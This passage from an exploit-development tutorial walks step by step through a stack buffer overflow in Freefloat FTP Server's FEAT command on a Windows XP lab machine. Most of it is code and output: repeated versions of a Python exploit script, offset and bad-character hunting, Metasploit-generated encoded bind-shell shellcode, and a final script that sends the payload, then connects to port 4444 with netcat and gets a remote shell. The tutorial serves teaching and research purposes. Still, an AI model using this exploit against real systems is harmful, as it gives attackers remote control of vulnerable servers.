   s.connect((target,port)) #Connect to FTP server
   s.recv(1024)   #Receive 1024 bytes from FTP server
   print "[+] Sending payload"
   s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
   s.close() #Close the socket
   print "[+] Exploit Sent Successfully"
   print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
   print "\r"
   time.sleep(5) #Wait foe few seconds before connecting to remote shell on 4444
   os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
   print "[-] Connection lost from " + target + ":4444 \r"
   s.close() #Socket close

except:
   print "[-] Could not connect to " + target + ":4444 \r"
   sys.exit(0)
```

Let's run this code and record the value of **EIP** and **ESP**. The derived values of **EIP** and **ESP** will be used to get the exact offsets.



EIP: 41326941
ESP: Ai6A

To find the exact value of offset that overwrites EIP and ESP, we will use Metasploit's **pattern_offset.rb**. Let's run it.

root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 41326941
246


root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb Ai6A
258

So, we need **246 bytes** of data to overwrite **EIP** and **258** bytes to overwrite **ESP**.

Let's modify our exploit code.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================\n"
print "    Freefloat FTP Server BOF Overflow     \n "
print "            Ashfaq – HackSys Team              \n "
print "================================\n"

target = sys.argv[1]
port = int(sys.argv[2])

junk = "\x41"*246  #246 A's
junk += "\x42"*8  #8 B's
junk += "\x43"*4  #4 C's
junk += "\x41"*200  #200 A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)"

try:
   s.connect((target,port)) #Connect to FTP server
   s.recv(1024)   #Receive 1024 bytes from FTP server
   print "[+] Sending payload"
   s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
   s.close() #Close the socket
   print "[+] Exploit Sent Successfully"
   print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
   print "\r"
   time.sleep(5) #Wait foe few seconds before connecting to remote shell on 4444
   os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
   print "[-] Connection lost from " + target + ":4444 \r"
   s.close() #Socket close

except:
   print "[-] Could not connect to " + target + ":4444 \r"
   sys.exit(0)
```

Now, run the exploit and check the **Immunity Debugger**.




Note the values of **EIP** and **ESP** registers.

EIP: 42424242
ESP: CCCCAAAAAAAAAAAAAAAAAAAAAAAAA…

We have overwritten **EIP** with **BBBB** and **ESP** with **CCCCAAAAAAAA….**


Next, we will have to find and eliminate the bad characters that can break our shellcode execution. This is the most tedious task in exploit development. Here comes the use of Mona.py, it can also be used in many ways to speed up the exploit development process.

Let's use **Mona.py** to create byte array that will contain all the characters starting from **\x00** to **\xFF**.




Before editing the exploit code, let us find the value of **JMP ESP** from the loaded modules.

In Immunity Debugger, click on **Vew → Executable Modules**



Right click on CPU area and select **Search for → Command**.



Enter **JMP ESP** and then click on **Find**. Check the find result.

Record the value of highlighted value.

JMP ESP = 7C9D30F3


Now, it's time to edit our exploit code and insert the byte array created by **Mona.Py**.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================\n"
print "   Freefloat FTP Server BOF Overflow     \n "
print "          Ashfaq – HackSys Team           \n "
print "================================\n"

target = sys.argv[1]
port = int(sys.argv[2])

junk = "\x41"*246  #246 A's
junk += "\x42"*8  #8 B's
junk += "\x43"*4  #4 C's
junk +=
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\
x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\
x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\
x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\
x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\
xb9\xba\xbb\xbc\xbd\xbe\xbf"
```

```
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd
9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\
xfa\xfb\xfc\xfd\xfe\xff") #Byte arrays created by Mona.py

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)"

try:
   s.connect((target,port)) #Connect to FTP server
   s.recv(1024)   #Receive 1024 bytes from FTP server
   print "[+] Sending payload"
   s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
   s.close() #Close the socket
   print "[+] Exploit Sent Successfully"
   print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
   print "\r"
   time.sleep(5) #Wait foe few seconds before connecting to remote shell on 4444
   os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
   print "[-] Connection lost from " + target + ":4444 \r"
   s.close() #Socket close

except:
   print "[-] Could not connect to " + target + ":4444 \r"
   sys.exit(0)
```

Run the exploit and check the **Immunity Debugger** window. We will have to find and eliminate every character that can break the code execution.


Right click on **ESP** and select Follow in Dump. Here is the dump window.



Here we notice that after all 43's the value of next byte should be **\x00** instead of **27**. This indicates that **\x00** is the bad character.

In the same way we will find other bad characters. We will restart the **FreeFloat FTP** server in Immunity and run the exploit code.

Lastly, when there will be no bad character in our exploit code. The dump windows should look like this.



Here we notice that the sequences of characters are in correct order. Hence, there are no more bad characters in the exploit code.

Now, we have gathered the bad characters.

Bad Char: \x00\x0a\x0d

It's time to generate our shellcode. We will use Metasploit to generate shellcode for our exploit.

```
root@bt:/pentest/exploits/framework/tools# msfpayload windows/shell_bind_tcp R | msfencode -a x86 -b
"\x00\x0a\x0d" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xda\xd4\xb8\xc1\xb3\x83\xd0\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x56\x31\x42\x18\x83\xea\xfc\x03\x42\xd5\x51\x76\x2c\x3d\x1c"
"\x79\xcd\xbd\x7f\xf3\x28\x8c\xad\x67\x38\xbc\x61\xe3\x6c\x4c"
"\x09\xa1\x84\xc7\x7f\x6e\xaa\x60\x35\x48\x85\x71\xfb\x54\x49"
"\xb1\x9d\x28\x90\xe5\x7d\x10\x5b\xf8\x7c\x55\x86\xf2\x2d\x0e"
"\xcc\xa0\xc1\x3b\x90\x78\xe3\xeb\x9e\xc0\x9b\x8e\x61\xb4\x11"
"\x90\xb1\x64\x2d\xda\x29\x0f\x69\xfb\x48\xdc\x69\xc7\x03\x69"
"\x59\xb3\x95\xbb\x93\x3c\xa4\x83\x78\x03\x08\x0e\x80\x43\xaf"
"\xf0\xf7\xbf\xd3\x8d\x0f\x04\xa9\x49\x85\x99\x09\x1a\x3d\x7a"
"\xab\xcf\xd8\x09\xa7\xa4\xaf\x56\xa4\x3b\x63\xed\xd0\xb0\x82"
"\x22\x51\x82\xa0\xe6\x39\x51\xc8\xbf\xe7\x34\xf5\xa0\x40\xe9"
"\x53\xaa\x63\xfe\xe2\xf1\xeb\x33\xd9\x09\xec\x5b\x6a\x79\xde"
"\xc4\xc0\x15\x52\x8d\xce\xe2\x95\xa4\xb7\x7d\x68\x46\xc8\x54"
"\xaf\x12\x98\xce\x06\x1a\x73\x0f\xa6\xcf\xd4\x5f\x08\xbf\x94"
"\x0f\xe8\x6f\x7d\x5a\xe7\x50\x9d\x65\x2d\xe7\x99\xab\x15\xa4"
"\x4d\xce\xa9\x5b\xd2\x47\x4f\x31\xfa\x01\xc7\xad\x38\x76\xd0"
"\x4a\x42\x5c\x4c\xc3\xd4\xe8\x9a\xd3\xdb\xe8\x88\x70\x77\x40"
"\x5b\x02\x9b\x55\x7a\x15\xb6\xfd\xf5\x2e\x51\x77\x68\xfd\xc3"
"\x88\xa1\x95\x60\x1a\x2e\x65\xee\x07\xf9\x32\xa7\xf6\xf0\xd6"
"\x55\xa0\xaa\xc4\xa7\x34\x94\x4c\x7c\x85\x1b\x4d\xf1\xb1\x3f"
"\x5d\xcf\x3a\x04\x09\x9f\x6c\xd2\xe7\x59\xc7\x94\x51\x30\xb4"
"\x7e\x35\xc5\xf6\x40\x43\xca\xd2\x36\xab\x7b\x8b\x0e\xd4\xb4"
"\x5b\x87\xad\xa8\xfb\x68\x64\x69\x0b\x23\x24\xd8\x84\xea\xbd"
"\x58\xc9\x0c\x68\x9e\xf4\x8e\x98\x5f\x03\x8e\xe9\x5a\x4f\x08"
"\x02\x17\xc0\xfd\x24\x84\xe1\xd7";
```

The generated shell code will not contain any of the bad characters. Let's modify our exploit code and insert the payload in it.


```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================\n"
print "    Freefloat FTP Server BOF Overflow     \n "
print "            Ashfaq – HackSys Team              \n "
print "================================\n"

target = sys.argv[1]
port = int(sys.argv[2])

junk ="\x90"*246 #nop sled of 246 bytes
esp = "\xF3\x30\x9D\x7C"  #7C9D30F3 JMP ESP from Shell32.dll
nops = "\x90"*30  #30 nop sleds

# msfpayload windows/shell_bind_tcp R | msfencode -a x86 -b "\x00\x0a\x0d" -t c

shellcode =("\xda\xd4\xb8\xc1\xb3\x83\xd0\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x56\x31\x42\x18\x83\xea\xfc\x03\x42\xd5\x51\x76\x2c\x3d\x1c"
"\x79\xcd\xbd\x7f\xf3\x28\x8c\xad\x67\x38\xbc\x61\xe3\x6c\x4c"
"\x09\xa1\x84\xc7\x7f\x6e\xaa\x60\x35\x48\x85\x71\xfb\x54\x49"
"\xb1\x9d\x28\x90\xe5\x7d\x10\x5b\xf8\x7c\x55\x86\xf2\x2d\x0e"
"\xcc\xa0\xc1\x3b\x90\x78\xe3\xeb\x9e\xc0\x9b\x8e\x61\xb4\x11"
"\x90\xb1\x64\x2d\xda\x29\x0f\x69\xfb\x48\xdc\x69\xc7\x03\x69"
"\x59\xb3\x95\xbb\x93\x3c\xa4\x83\x78\x03\x08\x0e\x80\x43\xaf"
"\xf0\xf7\xbf\xd3\x8d\x0f\x04\xa9\x49\x85\x99\x09\x1a\x3d\x7a"
"\xab\xcf\xd8\x09\xa7\xa4\xaf\x56\xa4\x3b\x63\xed\xd0\xb0\x82"
"\x22\x51\x82\xa0\xe6\x39\x51\xc8\xbf\xe7\x34\xf5\xa0\x40\xe9"
"\x53\xaa\x63\xfe\xe2\xf1\xeb\x33\xd9\x09\xec\x5b\x6a\x79\xde"
"\xc4\xc0\x15\x52\x8d\xce\xe2\x95\xa4\xb7\x7d\x68\x46\xc8\x54"
"\xaf\x12\x98\xce\x06\x1a\x73\x0f\xa6\xcf\xd4\x5f\x08\xbf\x94"
"\x0f\xe8\x6f\x7d\x5a\xe7\x50\x9d\x65\x2d\xe7\x99\xab\x15\xa4"
"\x4d\xce\xa9\x5b\xd2\x47\x4f\x31\xfa\x01\xc7\xad\x38\x76\xd0"
"\x4a\x42\x5c\x4c\xc3\xd4\xe8\x9a\xd3\xdb\xe8\x88\x70\x77\x40"
"\x5b\x02\x9b\x55\x7a\x15\xb6\xfd\xf5\x2e\x51\x77\x68\xfd\xc3"
"\x88\xa1\x95\x60\x1a\x2e\x65\xee\x07\xf9\x32\xa7\xf6\xf0\xd6"
"\x55\xa0\xaa\xc4\xa7\x34\x94\x4c\x7c\x85\x1b\x4d\xf1\xb1\x3f"
"\x5d\xcf\x3a\x04\x09\x9f\x6c\xd2\xe7\x59\xc7\x94\x51\x30\xb4"
"\x7e\x35\xc5\xf6\x40\x43\xca\xd2\x36\xab\x7b\x8b\x0e\xd4\xb4"
```

```
"\x5b\x87\xad\xa8\xfb\x68\x64\x69\x0b\x23\x24\xd8\x84\xea\xbd"
"\x58\xc9\x0c\x68\x9e\xf4\x8e\x98\x5f\x03\x8e\xe9\x5a\x4f\x08"
"\x02\x17\xc0\xfd\x24\x84\xe1\xd7") #Our Bind shell payload  PORT 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)"

try:
   s.connect((target,port)) #Connect to FTP server
   s.recv(1024)   #Receive 1024 bytes from FTP server
   print "[+] Sending payload"
   s.send("FEAT " + junk + esp + nops + shellcode + "\r\n") #Send FEAT vulnerable command + our junk data
   s.close() #Close the socket
   print "[+] Exploit Sent Successfully"
   print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
   print "\r"
   time.sleep(5) #Wait foe few seconds before connecting to remote shell on 4444

   os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
   print "[-] Connection lost from " + target + ":4444 \r"
   s.close() #Socket close

except:
   print "[-] Could not connect to " + target + ":4444 \r"
   sys.exit(0)
```

Let's run the exploit code. Attach the **FreeFloat FTP** server in **Immunity Debugger** and launch the exploit.

```
root@bt:~/Desktop# ./FreeFloatFTP.Py 192.168.137.138 21

==============================
Freefloat FTP Server BOF Overflow
     Written by Ashfaq
==============================
[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Eploit Sent Successfully
[*] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\hacksysteam\Desktop\FreeFloatFTP\Win32>
```

Awesome! We got the remote shell. Let's have a look at the **FreeFloat FTP** server.



FreeFloat FTP server is still up and running. Now, we have successfully exploited vulnerable **FEAT** command to gain remote access.

Thank you for taking your time to read this paper. Need more information, contact us at hacksysteam@hotmail.com

ABOUT HACKSYS TEAM

HackSys Team is a venture of **HackSys**, code named "**Panthera**". **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solution for most of the Windows issues. This is an open platform where you will get video tutorials on many activities as well as programs developed to fix them.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumer level.

For more details visit http://hacksys.byethost2.com/

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